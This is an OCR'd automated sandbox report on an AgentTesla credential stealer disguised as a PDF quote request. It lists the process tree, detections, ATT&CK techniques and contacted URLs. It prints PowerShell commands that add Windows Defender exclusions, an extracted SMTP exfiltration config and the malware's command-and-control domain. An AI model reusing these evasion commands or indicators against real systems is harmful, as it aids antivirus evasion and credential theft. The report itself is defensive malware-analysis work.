ID: 358398
Sample Name: RFQ - REF 208056-pdf.exe
Cookbook: default.jbs
Time: 15:14:01
Date: 25/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report RFQ - REF 208056-pdf.exe

Overview

General Information

Sample Name:	RFQ - REF 208056-pdf.exe
Analysis ID:	358398
MD5:	c1b250f45de606e.
SHA1:	a222da21dbd932..
SHA256:	cdb8cf995f8287a..
Tags:	exe signed
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected AgentTesla
- Adds a directory exclusion to Windo…
- Binary contains a suspicious time st…
- Changes security center settings (no…
- Creates an autostart registry key po…
- Drops PE files with benign system n…
- Drops executables to the windows d…
- Hides threads from debuggers
- Injects a PE file into a foreign proce…

Classification



Startup

- **System is w10x64**
- RFQ - REF 208056-pdf.exe (PID: 6556 cmdline: 'C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe' MD5: C1B250F45DE606EF95AF9961496402A0)
  - powershell.exe (PID: 5688 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 2720 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - AdvancedRun.exe (PID: 5504 cmdline: 'C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 5716 cmdline: 'C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\AdvancedRun.exe' /SpecialRun 4101d8 5504 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 6736 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6440 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 1044 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6216 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 6220 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - RFQ - REF 208056-pdf.exe (PID: 5228 cmdline: C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe MD5: C1B250F45DE606EF95AF9961496402A0)
  - WerFault.exe (PID: 6032 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6556 -s 2200 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 6788 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7040 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7108 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7156 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6064 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 7008 cmdline: 'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 5716 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- explorer.exe (PID: 2084 cmdline: 'C:\Windows\explorer.exe' 'C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe' MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 6816 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - svchost.exe (PID: 1020 cmdline: 'C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe' MD5: C1B250F45DE606EF95AF9961496402A0)
- explorer.exe (PID: 6400 cmdline: 'C:\Windows\explorer.exe' 'C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe' MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 2160 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - svchost.exe (PID: 4820 cmdline: 'C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe' MD5: C1B250F45DE606EF95AF9961496402A0)
- svchost.exe (PID: 5232 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5408 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 5828 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 468 -p 6556 -ip 6556 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "FTP Info": "directortopcoba@top-co.babrSet=M{CAdetop-co.ba"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000001B.00000002.497563880.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000001B.00000002.519847077.0000000002C91000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000001B.00000002.519847077.0000000002C91000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000010.00000002.544302148.000000000477A000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000019.00000002.544137822.0000000003D04000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 3 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.RFQ - REF 208056-pdf.exe.3d586d0.7.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
16.2.svchost.exe.47b10f0.5.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
16.2.svchost.exe.47b10f0.5.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.RFQ - REF 208056-pdf.exe.3d586d0.7.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.RFQ - REF 208056-pdf.exe.3b23dd8.8.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 3 entries				

Sigma Overview

System Summary:


Sigma detected: Suspicious Svchost Process

Sigma detected: System File Execution Location Anomaly

Sigma detected: Windows Processes Suspicious Parent Directory

Signature Overview

- AV Detection
- Compliance
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival



Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file
- Machine Learning detection for sample

Compliance:

- Contains modern PE file flags such as dynamic base (ASLR) or NX
- Binary contains paths to debug symbols

System Summary:

Data Obfuscation:

- Binary contains a suspicious time stamp

Persistence and Installation Behavior:

- Drops PE files with benign system names
- Drops executables to the windows directory (C:\Windows) and starts them

Boot Survival:

- Creates an autostart registry key pointing to binary in C:\Windows

Malware Analysis System Evasion:

- Tries to delay execution (extensive OutputDebugStringW loop)

Anti Debugging:

- Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Adds a directory exclusion to Windows Defender
- Injects a PE file into a foreign processes

Lowering of HIPS / PFW / Operating System Security Settings:

- Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:

- Yara detected AgentTesla


Remote Access Functionality:

- Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	Exploitation for Privilege Escalation 1	Disable or Modify Tools 2 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transf
Default Accounts	Native API 1	Application Shimming 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 2 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Command and Scripting Interpreter 1	Windows Service 1	Application Shimming 1	Obfuscated Files or Information 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Applica Layer Protoc
Local Accounts	Service Execution 2	Registry Run Keys / Startup Folder 1 1	Access Token Manipulation 1	Software Packing 1	NTDS	Security Software Discovery 2 4 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Windows Service 1	Timestomp 1	LSA Secrets	Virtualization/Sandbox Evasion 2 4	SSH	Keylogging	Data Transfer Size Limits	Fallbac Chann
Replication Through Removable Media	Launchd	Rc.common	Process Injection 2 1 2	DLL Side-Loading 1	Cached Domain Credentials	Process Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Comm
External Remote Services	Scheduled Task	Startup Items	Registry Run Keys / Startup Folder 1 1	Masquerading 2 2 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 2 4	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer I
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 2 1 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tr Protoc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RFQ - REF 208056-pdf.exe	18%	Virustotal		Browse
RFQ - REF 208056-pdf.exe	32%	ReversingLabs	ByteCode-MSIL.Trojan.Pwsx	
RFQ - REF 208056-pdf.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\AdvancedRun.exe	0%	ReversingLabs		
C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe	32%	ReversingLabs	ByteCode-MSIL.Trojan.Pwsx	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
16.0.svchost.exe.d60000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
16.2.svchost.exe.d60000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
0.2.RFQ - REF 208056-pdf.exe.50000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
0.0.RFQ - REF 208056-pdf.exe.50000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
coroloboxorozor.com	15%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://coroloboxorozor.com	15%	Virustotal		Browse
http://coroloboxorozor.com	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://coroloboxorozor.com/base/4FDB764474638ADF12639B4DA858CE81.html	15%	Virustotal		Browse
http://coroloboxorozor.com/base/4FDB764474638ADF12639B4DA858CE81.html	0%	Avira URL Cloud	safe	
http://crl.microsoft.co	0%	Virustotal		Browse
http://crl.microsoft.co	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://coroloboxorozor.com/base/7DD0ECB3FED3970A09258155874027F0.html	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://www.microsoft.coaHp	0%	Avira URL Cloud	safe	
http://coroloboxorozor.com/base/67CF952D671D30AE6DA37F3E241170D6.html	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://https://activity.windows.comr	0%	URL Reputation	safe	
http://https://activity.windows.comr	0%	URL Reputation	safe	
http://https://activity.windows.comr	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.m	0%	URL Reputation	safe	
http://crl.m	0%	URL Reputation	safe	
http://crl.m	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
coroloboxorozor.com	172.67.172.17	true	true	• 15%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://coroloboxorozor.com/base/4FDB764474638ADF12639B4DA858CE81.html	true	• 15%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://coroloboxorozor.com/base/7DD0ECB3FED3970A09258155874027F0.html	true	• Avira URL Cloud: safe	unknown
http://coroloboxorozor.com/base/67CF952D671D30AE6DA37F3E241170D6.html	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.sectigo.com0	RFQ - REF 208056-pdf.exe, 00000000.00000002.492361781.000000000395D000.00000004.00000001.sdmp, svchost.exe, 00000010.00000002.554662869.0000000007201000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 00000005.00000002.307284356.00000243FF03E000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 00000005.00000003.306998078.00000243FF061000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 00000005.00000002.307284356.00000243FF03E000.00000004.00000001.sdmp	false		high
http://https://t0.tiles.ditu.live.com/tiles/gen	svchost.exe, 00000005.00000003.307003492.00000243FF04D000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 00000005.00000003.306998078.00000243FF061000.00000004.00000001.sdmp	false		high
http://coroloboxorozor.com	RFQ - REF 208056-pdf.exe, 00000000.00000002.403215923.000000000002581000.00000004.00000001.sdmp, svchost.exe, 00000010.00000002.524567158.00000000034C1000.00000004.00000001.sdmp	true	• 15%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 00000005.00000003.307049363.00000243FF042000.00000004.00000001.sdmp	false		high
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	RFQ - REF 208056-pdf.exe, 00000000.00000002.492361781.000000000395D000.00000004.00000001.sdmp, svchost.exe, 00000010.00000002.554662869.0000000007201000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 00000005.00000003.306998078.00000243FF061000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 00000005.00000003.307021748.00000243FF04A000.00000004.00000001.sdmp	false		high
